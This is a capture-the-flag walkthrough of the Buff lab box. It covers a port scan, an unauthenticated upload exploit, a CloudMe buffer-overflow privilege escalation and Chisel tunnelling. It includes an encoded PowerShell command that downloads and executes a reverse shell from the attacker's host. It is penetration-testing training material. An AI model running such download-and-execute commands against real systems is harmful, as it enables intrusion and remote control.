Buff walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(root㉿k14d1u5-kali)-[/media/…/Per OSCP/Windows/Buff/nMap]
└─# nmap -sT -sV -A -p- 10.10.10.198 -oA Buff
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 17:45 AEST
Nmap scan report for 10.10.10.198
Host is up (0.029s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: mrb3n's Bro Hut
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   35.56 ms 10.10.14.1
2   35.61 ms 10.10.10.198

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.81 seconds

┌──(root㉿k14d1u5-kali)-[/media/…/Per OSCP/Windows/Buff/nMap]
└─#
```

Figure 1 - nMap scan results

Open ports are 7680 and 8080. So, this box has a web application running on port 8080 and another service running on port 7680. NMap guesses that the second service is **pando-pub**. Also, nMap recognizes Windows XP SP3 as OS.

Initial foothold

Analyzing the web application, I found name and version:



Figure 2 - Web application name and version

User flag

Looking for the web application on the Internet, I found out that it is an open source project. I was able to download it from https://projectworlds.in/free-projects/php-projects/gym-management-system-project-in-php/ link. Also, I looked for some known vulnerabilities regarding it and I found one on exploitDB. The code I found exploit a vulnerability in the upload file. In fact, if I check that part of code, I see that the upload file has no check about authentication. This means that I can use it as an unauthenticated user:



Figure 3 - Upload file

At this point, I run the exploit and I obtain a shell:



Figure 4 - User shell

However, this shell is not very good and I tried to obtain a better one. To do this, I run the command

$powershell\ -$
$Command\ "\&\ \{\ [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String$
$('aWV4IChOZXctT2JqZWN0IE5ldC5XZWJjbGllbnQpLkRvd25sb2FkU3RyaW5nKCJodHRwOi8vMTA$

$uMTAuMTQuMTU6OTg5OS9yZXZwb3dlcnNoZWxsLnBzMSIp'))\ |\ Invoke-Expression\ \}$"

where
$aWV4IChOZXctT2JqZWN0IE5ldC5XZWJjbGllbnQpLkRvd25sb2FkU3RyaW5nKCJodHRwOi8vMTAuM$

$TAuMTQuMTU6OTg5OS9yZXZwb3dlcnNoZWxsLnBzMSIp$

is the base64 encoding of $iex\ (New-Object\ Net.Webclient).DownloadString("http://10.10.14.15:9899/revpowershell.ps1")$:

Figure 5 - A new better shell

The file I let the target to download and execute running the previous command is a reverse PowerShell I found on the Internet. Obviously, I used a server python to let the target to download this file from my Kali machine. At this point, I can retrieve the user flag:



Figure 6 - User flag

Privilege escalation

Looking for something interesting file in the filesystem, I found a CloudMe executable:



Figure 7 - CloudMe executable

Looking for information on the Internet about it, I found it is version 1.11.2 and it is vulnerable to a buffer overflow vulnerability. I can download an exploit from **searchsploit**:



Figure 8 - Possible exploits

Since the service to exploit is running on a local interface, I need a tunnel to reach it and obtain a shell on my Kali machine. I set this tunnel using Chisel. I run the Chisel server component on my Kali machine:



Figure 9 - Chisel server on Kali

Also, I run on the target the Chisel client component:



Figure 10 - Chisel client on Windows target

Obviously, the server is on my Kali machine and the client on the target that is a Windows machine. So, pay attention to download the right executable to run on the right OS. A way to upload a file on a Windows target machine is using the following template command:

$$wget\ http://<ServerIPWhereToDownload>:<port>/<fileToDownload> -outfile <outFile>$$

and open a python server on the Kali machine. At this point I can run (from the Kali) the python exploit I downloaded from **searchsploit** and I obtain the shell:



Figure 11 - Root shell

So, I just have to retrieve the root flag:



Figure 12 - Root flag

Alternative way to obtain a root shell

Once I found a possible exploit on **searchsploit**, I can convert that python file in an exe file. Actually, it is better to generate a python shell using msfvenom and convert it, so you can control the payload to use. To do it, I installed on my Windows 11 machine the **auto-py-to-exe** program. So, I converted the python script into an exe, uploaded on my Kali machine and on the target machine. I opened a listener on my Kali machine and run the exploit exe just uploaded. In this way, I didn't need to set up the Chisel tunnel.